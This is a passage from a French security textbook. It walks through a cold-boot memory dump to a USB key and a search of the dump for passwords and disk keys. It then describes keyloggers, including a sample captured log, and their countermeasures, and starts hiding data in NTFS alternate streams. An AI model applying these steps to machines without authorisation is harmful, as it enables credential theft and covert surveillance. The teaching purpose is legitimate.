Nous devons maintenant préparer la clé pour qu'elle puisse recevoir le dump mémoire. Nous allons créer la table des partitions sur celle-ci, nous aurons besoin d'une partition amorçable DOS d'1 Mo, et de partitions de type 40 (venix 80286) d'une taille supérieure à la mémoire et destinées à stocker le dump. Nous disposons d'une clé de 8 Go nous allons créer une partition DOS de 8 Mo qui suffira au système minimaliste que nous installerons ensuite, puis 3 partitions venix 80286 de 1 Go chacune, la mémoire à dumper faisant 1 Go.



Préparation de la clé

Une fois la mémoire dumpée, ces partitions deviendront des partitions de type PPC PreP Boot, ceci pour éviter d'écraser le premier dump si nous voulons en faire un second. Nous formatons ensuite la partition fat16 avec la commande **mkfs.msdos /dev/sdd1**. Nous aurons pris soin au préalable d'installer dosfstools.

Notre support est prêt.

Nous téléchargeons le fichier *syslinux-3.72.tar.gz* qui est compressé. La commande **var - zxvf syslinux-3.72.tar.gz** nous permet de le décompresser. Nous nous déplaçons ensuite dans le répertoire syslinux-3.72 généré avec la commande **cd syslinux-3.72**. Nous tapons ensuite la commande **make** qui démarre la compilation de syslinux-3.72.


Il faut maintenant installer le master boot record sur notre clé USB. Nous allons nous déplacer dans le répertoire *mbr* à l'aide de la commande **cd mbr** et nous installons le master boot record via la commande **dd if=mbr.bin of=/dev/sdd**.

```
bash-3.2# cd mbr/
bash-3.2# ls -l
total 124
-rw-rw-r-- 1 1026 1026  1217 sept. 26  2008 Makefile
-rwxrwxr-x 1 1026 1026   863 sept. 26  2008 checksize.pl
-rw-rw-r-- 1 1026 1026  6660 sept. 26  2008 gptmbr.S
-rwxr-xr-x 1 root 1026   424 juin 14 18:40 gptmbr.bin
-rwxr-xr-x 1 root 1026  3484 juin 14 18:40 gptmbr.elf
-rw-r--r-- 1 root 1026 14204 juin 14 18:40 gptmbr.lst
-rw-r--r-- 1 root 1026  2400 juin 14 18:40 gptmbr.o
-rw-rw-r-- 1 1026 1026  5131 sept. 26  2008 isohdpfx.S
-rwxr-xr-x 1 root 1026   271 juin 14 18:40 isohdpfx.bin
-rwxr-xr-x 1 root 1026  3289 juin 14 18:40 isohdpfx.elf
-rw-r--r-- 1 root 1026 11139 juin 14 18:40 isohdpfx.lst
-rw-r--r-- 1 root 1026  2204 juin 14 18:40 isohdpfx.o
-rw-rw-r-- 1 1026 1026  6889 sept. 26  2008 mbr.S
-rwxr-xr-x 1 root 1026   404 juin 14 18:40 mbr.bin
-rwxr-xr-x 1 root 1026  3425 juin 14 18:40 mbr.elf
-rw-rw-r-- 1 1026 1026  1882 sept. 26  2008 mbr.ld
-rw-r--r-- 1 root 1026 14478 juin 14 18:40 mbr.lst
-rw-r--r-- 1 root 1026  2364 juin 14 18:40 mbr.o
-rw-rw-r-- 1 1026 1026  5714 sept. 26  2008 oldmbr.asm
bash-3.2#  dd if=mbr.bin of=/dev/sdd
```

Installation du master boot record de la clé


Revenons dans le répertoire syslinux, déplaçons-nous dans le répertoire Linux où nous trouverons le binaire syslinux (*cd ../linux*) et lançons l'installation de syslinux sur notre partition de boot avec la commande **./syslinux /dev/sdd1**.

© Editions ENI - Toute reproduction interdite




Installation de syslinux sur la clé

Notre clé est maintenant prête à recevoir les utilitaires de dump mémoire. Décompressons l'archive **msramdmp.tar.gz** téléchargée précédemment [14] avec la commande **tar -zxvf msramdmp.tar.gz**. Nous allons maintenant copier les utilitaires de dump mémoire dans notre partition DOS. Nous devons monter celle-ci dans un répertoire nommé flash que nous aurons créé au préalable dans l'arborescence */mnt* (mkdir/mnt/flash). Plaçons-nous dans le répertoire *msramdmp* (cd msramdmp) et tapons la commande **mount /dev/sdd1 /mnt/flash**. Nous copions ensuite les fichiers *msramdmp.c32* et *syslinux.cfg* dans */mnt/flash* avec la commande **cp msramdmp.c32 syslinux.cfg /mnt/flash**.



Copie des utilitaires de dump sur notre clé

Notre clé est prête, insérons-la sur la machine cible, arrêtons brutalement celle-ci et redémarrons en choisissant de booter sur la clé préparée. Le dump démarre. Le temps nécessaire au dump dépend bien entendu de la taille mémoire. Une fois le dump exécuté, nous insérons la clé dans notre ordinateur, nous pouvons vérifier à l'aide de la commande **cfdisk /dev/sdd** que la première partition de notre clé a bien été transformée en une partition de type PPC PreP Boot.



La partition venix 80286 est maintenant de type PPC PreP Boot.

Toute la difficulté est maintenant de décrypter les données sauvegardées sur la clé. Nous utilisons sous Linux la commande **strings** qui permet d'afficher sur la console les caractères affichables d'un fichier binaire ou d'un flux. Nous redirigeons ensuite cette commande dans un fichier texte où il sera plus facile de trier les données. La commande **strings /dev/sdb > dump_memory.txt** permet cela. Il nous suffira ensuite de parcourir le fichier *dumpmemory.txt* à la recherche de chaînes de caractères de type password, pass...

© Editions ENI - Toute reproduction interdite

Cette technique peut être employée pour découvrir par exemple un mot de passe de bios qui pour certains est toujours stocké au même endroit mémoire ou une clé d'encryption de disque [16] (truecrypt).


```
bash-3.2# strings /dev/sdb>dump_memory.txt
bash-3.2# cat dump_memory.txt |grep password
Type the password and ...
-- press <ENTER> to leave password security enabled.
-- press <CTRL><ENTER> to disable password security.
Type the password and press <ENTER>
Enter password:
** Incorrect password. **
Number of unsuccessful password attempts:
bash-3.2#
```

La recherche de mot clé sur le fichier de la mémoire dumpée

Il existe d'autres techniques de dump mémoire notamment via le DMA (*Direct Access Memory*), le principe restant le même.


2.3.11 Les keyloggers matériels et logiciels

Nous ne pouvons pas parler de failles physiques sans parler des keyloggers, très faciles à installer dès que l'on a accès au matériel. Un keylogger matériel (littéralement enregistreur de touches) est un dispositif chargé d'enregistrer les frappes de touches du clavier à l'insu de l'utilisateur. Il s'agit donc d'un dispositif d'espionnage. Dans la mesure où les keyloggers enregistrent toutes les frappes de clavier, ils peuvent servir à des personnes mal intentionnées pour récupérer les mots de passe des utilisateurs du poste de travail ! Quelques secondes suffisent pour les installer et ils sont généralement très discrets.



Les keyloggers matériels

Les keyloggers matériels s'installent très facilement ; il suffit, pour certains, de les installer sur la prise de branchement du clavier. Nous en trouvons de deux sortes, le type USB ou le type PS/2. Il existe également un troisième type, beaucoup plus discret mais qui demande quelques petits talents de bricolage, le KeyLogger Module. Un keylogger matériel modulaire destiné à être incorporé à l'intérieur du clavier USB ou PS/2. Des connexions universelles 2.5 mm garantissent une compatibilité totale. Une fois installé, ce keylogger est absolument invisible pour les yeux et pour des logiciels.



Insérés entre clavier et UC, ils sont très discrets

© Editions ENI - Toute reproduction interdite



Le keylogger modulaire est invisible

Il existe de nombreux sites sur Internet où l'on vous explique comment bricoler vous-même votre keylogger.

Le mode opératoire des keyloggers est identique, qu'il soit matériel ou logiciel, même s'il existe une multitude de keyloggers différents. Les keyloggers se lancent directement au démarrage de la machine hôte. Une fois le keylogger lancé, il enregistre au fur et à mesure tout ce qui est frappé sur le clavier. Si la machine cible est pourvue d'une connexion Internet, le keylogger enverra discrètement, à une adresse e-mail ou à un serveur Internet, un fichier, généralement crypté, contenant tous les renseignements collectés. Ainsi l'espion aura tout le temps nécessaire pour retracer votre activité et sélectionner les éléments qui lui semblent utiles.

```
gmail.com

rezor

iexplore.exe


Gmail : la messagerie de Google - Windows Internet
Explorer

14/06/2009 23:02:00


acissi2008rezoracissi2°acissi20087rezor2008
acissi2008
```

Rapport de log du keylogger


En fonction du keylogger sélectionné, différents écrans de configuration existent. Malgré tout ceux-ci se ressemblent, nous pouvons choisir quel type de touches intercepter, le chemin du fichier de log, les clics de souris, les popup, les copier-coller. Nous pouvons également définir les plages horaires qui nous intéressent.



Interface de configuration d'un keylogger


© Editions ENI - Toute reproduction interdite

Nous avons également la possibilité de demander que des éléments importants comme la date, les applications ouvertes et le choix ou non du cryptage du fichier de trace soient enregistrés. Le mot de passe réclamé par le keylogger permet d'assurer au pirate que lui seul pourra décrypter le fichier. Même si un utilisateur découvrait un fichier crypté il ne saurait reconnaître les éléments contenus à l'intérieur.



Paramétrage des actions

Selon le keylogger, il est possible de paramétrer l'option "auto-destruction" (**Self-destruct**). Il est alors impossible de remonter au programme et à l'espion qui se cache derrière. Il suffit de déterminer la plage en nombre de jours pendant laquelle le keylogger doit rester actif sur la machine cible pour qu'automatiquement le logiciel se détruise une fois le délai passé.



Auto-destruction

2.3.12Contre-mesures aux keyloggers

Les keyloggers s'exécutent au démarrage de la machine. Tout ralentissement du système au lancement doit sembler suspect. Il est vrai qu'avec les nouvelles générations d'ordinateurs il est de moins en moins simple de noter ces ralentissements machines. En général les fichiers de récupération, cryptés ou non, sont stockés avec des noms très peu parlants dans C:\windows\temp. Il est intéressant d'aller tenter d'ouvrir les fichiers contenus dans ce répertoire, s'ils sont en clair nous comprendrons très vite !

Les keyloggers sont des outils particulièrement dangereux puisqu'ils permettent de récupérer les mots de passe et les noms d'ouverture de session des utilisateurs. Ils peuvent aussi être un outil de "surveillance" pour les entreprises (vérifier les activités réalisées par les salariés pendant les heures de bureau...).


© Editions ENI - Toute reproduction interdite

L'utilisation d'un keylogger ne saurait être légale sans le consentement préalable du salarié. Sur un poste non connecté à Internet, l'installation d'un tel outil implique le passage du pirate sur la machine cible. Le meilleur moyen de prévention reste donc la vigilance, vérifier sa connectique, ne pas quitter son poste sans avoir au minimum verrouillé son écran, ne pas diffuser son mot de passe et s'assurer qu'il soit assez complexe.

Quand nous découvrons un fichier suspect, la première mesure à prendre est de déconnecter la machine du réseau. Nous pourrons alors utiliser des programmes comme *ProcDump* pour afficher les tâches s'exécutant (généralement le gestionnaire des tâches ne voit pas les keyloggers). Un programme bien connu des initiés est le fameux « HijackThis ». HijackThis est un outil capable de détecter, entre autres choses, les programmes lancés au démarrage du système. Il nous permet de consulter tous les éléments et éventuellement de les retirer de l'ordinateur. Le logiciel peut également enregistrer des paramètres par défaut et ignorer certains éléments définis.

Pour utiliser HijackThis, il faut d'abord le télécharger [17] puis nous créerons un dossier pour y placer HijackThis. Il est important de placer ce fichier dans un dossier qui lui est réservé car ce dossier sera utilisé pour les sauvegardes réalisées par HijackThis.

Nous lançons ensuite l'exécutable *hijackthis.exe*. La première fois il affiche un écran d'accueil, il suffira de cocher la case **Don't show this frame again when I start HijackThis** pour ouvrir directement l'écran principal au démarrage.




Le logiciel HijackThis

La première chose à faire est de le paramètrer en appuyant sur le bouton **Config** et de cocher la façon dont nous voulons que HijackThis travaille. Pour que HijackThis examine notre ordinateur à la recherche de programmes espions, cliquez sur le bouton **Scan** (balayer). Nous verrons alors s'afficher à l'écran une liste de tous les éléments trouvés par le programme.

Analyser un tel résultat n'est certes pas évident. Il est possible de faire analyser celui-ci sur des sites spécialisés [18] où il vous sera possible de coller ou envoyer par e-mail votre rapport et obtenir automatiquement une analyse de celui-ci.

© Editions ENI - Toute reproduction interdite


HijackThis ne se contente pas d'analyser le fonctionnement de votre ordinateur, il peut aussi supprimer les processus que vous avez définis comme malveillants. Il suffit de les sélectionner et de cliquer sur le bouton **Fix checked**.



Corriger les problèmes avec HijackThis

Une autre fonction intéressante de HijackThis est qu'il est capable de créer une liste des éléments de démarrage, un keylogger se lançant au démarrage, ce peut être une façon de le repérer. À partir de l'écran principal, nous cliquons sur **config-Misc Tools** puis sur **Generate StartupListlog**. Le programme va automatiquement ouvrir un éditeur de texte qui contient les éléments de démarrage de notre ordinateur.

Nous ferons un *Copier-Coller* de ces éléments dans un message que nous envoyons sur l'un des deux sites d'analyse. Parfois nous pouvons rencontrer un fichier qui refuse obstinément d'être supprimé par les moyens conventionnels. HijackThis inclut, depuis la version 1.98.2, une méthode pour que Windows supprime le fichier lorsqu'il démarre, avant que le fichier n'ait eu la moindre chance de se lancer. Cela se fait très simplement en cliquant d'abord sur le bouton **Config** de l'écran d'accueil puis sur le bouton **Misc Tools** de l'écran suivant et enfin sur le bouton **Delete a file on reboot**. Une fenêtre s'ouvre alors et nous n'avons qu'à sélectionner dans l'arborescence système le fichier que nous désirons supprimer en cliquant sur le bouton **Ouvrir** de la fenêtre. Une fenêtre popup s'ouvre alors nous demandant de redémarrer l'ordinateur.



Créer une liste des process lancés au démarrage

© Editions ENI - Toute reproduction interdite


2.3.13Les flux ADS

ADS est un acronyme qui signifie *Alternate Data Stream* [19]. Nous pourrions le traduire par flux de données additionnels. Cette technique ne concerne que les systèmes de gestion de fichiers NTFS. Elle consiste à ajouter à un fichier ou un dossier, un nouveau flux de données. En temps normal on n'accède qu'à un seul flux de données. NTFS offre la possibilité d'en ajouter un ou plusieurs à un même fichier. Ces flux additionnels sont en quelque sorte des métadonnées, qui sont complètement invisibles ! C'est-à-dire qu'avec l'explorateur de Windows vous n'avez aucune chance de les détecter. Il faut aussi noter que ces flux peuvent être de tout type, pas seulement du simple texte, mais également des images et même des exécutables ! Le principal risque au niveau de la sécurité est que les ADS soient complètement cachés. Ceci offre une possibilité pour des chevaux de Troie, virus ou autres spywares d'en tirer un avantage certain.

Passons à la pratique.


Sous Windows, lançons un terminal et créons le fichier *Exemple.txt* avec la commande **notepad Exemples.txt**, écrivons le texte suivant : « *voici quelques données pas très importantes* » et enregistrons le fichier.

Ajoutons ensuite un flux ADS en tapant dans la console dos la commande **echo "Données secrètes" > Exemple.txt:1234.txt**.



Création d'un flux ADS

Le flux a été attaché au fichier **Exemple.txt**, celui-ci semble ne pas avoir changé, notepad n'affichera que son contenu, son poids (en Ko) ne change pas et même une somme md5 faite avant et après la manipulation reste inchangée ! Mais si nous tapons *notepad Exemple.txt:1234.txt* nous verrons alors apparaître le texte *données secrètes* (à l'encodage prêt !)



Visualisation du flux ADS

Maintenant cachons une image dans un flux ADS et supprimons l'original. Copions tout d'abord une image du répertoire Images de notre profil vers la racine du système *C:* \. Nous choisissons pour l'exemple *Coucher de soleil.jpg*.

Lançons comme dans la manipulation précédente une console dos. Plaçons-nous à la racine avec la commande **cd**.

Nous créons ensuite notre flux ADS avec la commande **type "Coucher de soleil.jpg">:secret.jpg**.

